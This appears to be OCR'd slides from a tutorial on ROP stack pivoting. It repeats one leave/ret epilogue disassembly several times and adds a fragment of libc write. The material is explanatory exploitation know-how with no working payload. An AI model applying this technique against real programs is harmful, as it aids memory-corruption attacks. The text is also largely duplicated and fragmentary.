


rop-pivot

- Execution

EIP

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```




rop-pivot

- Execution

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

EIP




rop-pivot

- Execution

EIP

```
0x080492e2 <+157>:    leave  == mov esp, ebp;
                                pop ebp;
0x080492e3 <+158>:    ret    == pop eip;
```




rop-pivot

- Execution

EIP

```
0x080492e2 <+157>:    leave  == mov esp, ebp;
                                pop ebp;
0x080492e3 <+158>:    ret    == pop eip;
```




rop-pivot

- Execution

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

EIP




rop-pivot

- Execution

```
0x080492e2 <+157>:   leave  == mov esp, ebp;
                               pop ebp;
0x080492e3 <+158>:   ret    == pop eip;
```

```
write:
0xf7e32240 <+0>: endbr32
0xf7e32244 <+4>: push   edi
0xf7e32245 <+5>: push   esi
0xf7e32246 <+6>: call   0xf7e99e05
...
0xf7e32284 <+68>: ret
```



rop-pivot

